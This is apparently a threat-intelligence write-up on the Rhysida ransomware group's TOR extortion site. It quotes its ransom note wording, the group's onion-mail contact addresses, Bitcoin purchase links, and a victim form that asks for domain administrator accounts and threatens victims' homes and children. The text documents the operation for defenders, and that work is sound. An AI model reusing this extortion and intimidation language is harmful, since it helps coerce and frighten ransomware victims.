
It's vital to note that any attempts to decrypt the encrypted files independently could lead to permanent data loss. We strongly advise against such actions.

Time is a critical factor in mitigating the impact of this breach. With each passing moment, the potential damage escalates. Your immediate action and full cooperation are required to navigate this scenario effectively.

Rest assured, our team is committed to guiding you through this process. The journey to resolution begins with the use of the unique key. Together, we can restore the security of your digital environment.

Best regards

The TOR extortion page has no victims as of this writing.



NEWS

We will post news about our company here
If you see news about us, send them to us and we will post it here

Good afternoon, welcome to the website of the organization Rhysida. If you have come here, you would like to contact us, please fill out the form and you will be contacted shortly.

Please enter a comment if you have something to say

Comment

eKJaGJDQt

Captcha

Send

How you can buy BTC

coinbase

CoinBase

Buy btc in 15 minutes, easy and safe

BINANCE

Binance

Buy btc via debit card or bank account fast and safe


1 BTC = 26886 USD

If you have some problems contacts us with our general mail:

rhysidaofficial@onionmail.org

rhysidaeverywhere@onionmail.org

The operators use a unique token provided in the ransom note for extortion negotiations.



Putting in a valid token ID provides the victim with a custom contact form.

Good afternoon, welcome to the website of the organization Rhysida. If you have come here, you would like to contact us, please fill out the form and you will be contacted shortly. We strongly recommend that you do not hesitate to specify the information we request. Fill the form with answers wich help us identify you. We have your documents, we know where you live, we know your childrens scool. You are welcome on the dark side of the Internet.

Enter the name of your organization and domain

Name of your organization and domain

Specify the Domain Administrator accounts, separated by commas

Domain Administrator accounts

Email to contact

Email to contact

If you have somethink to say or You are recovery company, add information wich, you think, will help in our dialog

Comment

Send

That's all for now!

Share This: